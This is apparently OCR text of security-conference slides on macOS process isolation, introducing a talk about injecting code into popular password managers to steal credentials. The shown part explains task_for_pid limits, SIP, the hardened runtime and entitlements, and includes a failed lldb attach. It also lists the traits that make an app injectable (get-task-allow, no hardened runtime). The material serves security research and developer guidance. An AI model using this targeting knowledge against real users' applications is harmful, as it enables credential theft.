Broken isolation - draining your credentials from popular macOS password managers

by Wojciech Reguła

NSFullUserName()

Wojciech Reguła

Head of Mobile Security at securing

- 60+ CVEs in Apple
- Focused on iOS/macOS #appsec
- Certified iOS Application Security Engineer (iASE) author
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator

black hat

NULLCON
INTERNATIONAL SECURITY CONFERENCE

Objective by the Sea
version 2.0

confidence

AppSec Europe
London 2nd-6th July 2018

DEFCON

Agenda

1. Introduction
2. macOS security & isolation mechanisms
3. Pwning popular password managers:
    - MacPass
    - NordPass
    - Bitwarden
    - KeepassXC
    - Protonpass
4. Recommendations for macOS app developers
5. Conclusion

Introduction

Introduction

Basic things to understand at the beginning:

- macOS != Linux
- Applications running as the same user should not be able to control themselves
- If an app wants to be controlled by other apps (for example debuggers) it must be signed with a special entitlement – com.apple.get-task-allow
- Ptrace is not fully implemented on macOS. You can’t inject your code using ptrace


macOS security & isolation mechanisms

macOS security & isolation mechanisms

Why the same-user processes isolation security boundary is so important on macOS? Without such isolation you can:

- Impersonate private entitlements: bypass TCC (the whole privacy restrictions)
- Impersonate private entitlements: user->root LPE
- Impersonate private entitlements: SIP bypass
- Trick 3rd party XPC services to perform user->root LPE
- Inject to 3rd party apps to get their TCC (privacy) permissions
- …


macOS security & isolation mechanisms



```
sh-3.2$ csrutil status
System Integrity Protection status: enabled.
sh-3.2$
```

macOS security & isolation mechanisms

OK, so let’s inject to, for example, logd with Apple’s debugger with root permissions




```
Paker:~ root# lldb -p `pgrep -x logd`
(lldb) process attach --pid 122
error: attach failed: attach failed (Not allowed to attach to process.
 Look in the console messages (Console.app), near the debugserver entri
es, when the attach failed.  The subsystem that denied the attach permi
ssion will likely have logged an informative message about why it was d
enied.)
(lldb) 
```

debugserver

Subsystem: com.apple.dt.lldb Category: debugserver Details

```
[LaunchAttach] (73661) about to task_for_pid(122)
```



debugserver

ERROR

Subsystem: com.apple.dt.lldb Category: debugserver Details

2024-04-04 14:07:18.635056+0200

```
error: [LaunchAttach] MachTask::TaskPortForProcessID task_for_pid(122) failed: ::task_for_pid ( target_tport = 0x0203, pid =
122, &task ) => err = 0x00000005 ((os/kern) failure)
```

debugserver

ERROR

Subsystem: com.apple.dt.lldb Category: debugserver Details

2024-04-04 14:07:18.646188+0200

```
error: Attach failed
```

macOS security & isolation mechanisms

- Debugging a process (what gives us a path to code execution within the debugee's context) requires getting the task port of the debugee
- It involves using the task_for_pid() function
- As we've just seen – calling task_for_pid() is highly restricted on macOS and is possible only under some circumstances
- The task_for_pid requests are controlled by taskgated and AMFI (Apple Mobile File Integrity Daemon)

macOS security & isolation mechanisms

When SIP is enabled (default):

- Task port retrieval is usually not possible when the target app is a platform binary or has hardened runtime*
- If the debugee holds a public com.apple.security.get-task-allow entitlement, the injection is possible even by the same user (no root is required).
- If the debugee doesn’t have hardened runtime and was signed without com.apple.security.get-task-allow entitlement, the injection is possible with root permissions
- The injection is always possible when debbuger app holds a private com.apple.system-task-ports entitlement. (FYI lldb or any other official debugger doesn’t have such an entitlement)

macOS security & isolation mechanisms

If we want to inject our code to 3rd party apps, we'll be looking for apps:

- with get-task-allow
- without hardened runtime


macOS security & isolation mechanisms

What’s the hardened runtime?

- According to Apple: “The Hardened Runtime, along with System Integrity Protection (SIP), protects the runtime integrity of your software by preventing certain classes of exploits, like code injection, dynamically linked library (DLL) hijacking, and process memory space tampering.”
- TLDR: blocks code injection

macOS security & isolation mechanisms

- Nowadays all software downloaded from the Internet must be notarized
- Notarization enforces hardened runtime to be turned on
- Theoretically, all password managers should have the hardened runtime turned on 🤓




Important

To upload a macOS app to be notarized, you must enable the Hardened Runtime capability. For more information about notarization, see Notarizing macOS software before distribution.

macOS security & isolation mechanisms


- Hardened runtime is enforced by setting a code signing attribute
- You can read it in darwin-xnu/blob/main/osfmk/kern/cs_blobs.h




```
#define CS_HARD                     0x00000100  /* don't load invalid pages */
#define CS_KILL                     0x00000200  /* kill process if it becomes invalid */
#define CS_CHECK_EXPIRATION         0x00000400  /* force expiration checking */
#define CS_RESTRICT                 0x00000800  /* tell dyld to treat restricted */

#define CS_ENFORCEMENT              0x00001000  /* require enforcement */
#define CS_REQUIRE_LV               0x00002000  /* require library validation */
#define CS_ENTITLEMENTS_VALIDATED   0x00004000  /* code signature permits restricted entitlements */
#define CS_NVRAM_UNRESTRICTED       0x00008000  /* has com.apple.rootless.restricted-nvram-variables.heritable entitlement */

#define CS_RUNTIME                  0x00010000  /* Apply hardened runtime policies */
#define CS_LINKER_SIGNED            0x00020000  /* Automatically signed by the linker */

#define CS_ALLOWED_MACHO            (CS_ADHOC | CS_HARD | CS_KILL | CS_CHECK_EXPIRATION | \
                                     CS_RESTRICT | CS_ENFORCEMENT | CS_REQUIRE_LV | CS_RUNTIME | CS_LINKER_SIGNED)
```

macOS security & isolation mechanisms

- In order to check if hardened runtime is turned on, we can use the built-in /usr/bin/codesign tool:



```
sh-3.2$ codesign -d -v /Applications/GarageBand.app/
Executable=/Applications/GarageBand.app/Contents/MacOS/GarageBand
Identifier=com.apple.garageband10
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=193218 flags=0x10000(runtime) hashes=6027+7 location=embedded
Signature size=4797
Info.plist entries=51
TeamIdentifier=F3LWYJ7GM7
Runtime Version=14.2.0
Sealed Resources version=2 rules=13 files=25993
Internal requirements count=1 size=224
```



Runtime Exceptions

Allow Execution of JIT-compiled Code Entitlement

A Boolean value that indicates whether the app may create writable and executable memory using the `MAP_JIT` flag.
Key: com.apple.security.cs.allow-jit

Allow Unsigned Executable Memory Entitlement

A Boolean value that indicates whether the app may create writable and executable memory without the restrictions imposed by using the `MAP_JIT` flag.
Key: com.apple.security.cs.allow-unsigned-executable-memory

Allow DYLD Environment Variables Entitlement

A Boolean value that indicates whether the app may be affected by dynamic linker environment variables, which you can use to inject code into your app’s process.
Key: com.apple.security.cs.allow-dyld-environment-variables

Disable Library Validation Entitlement

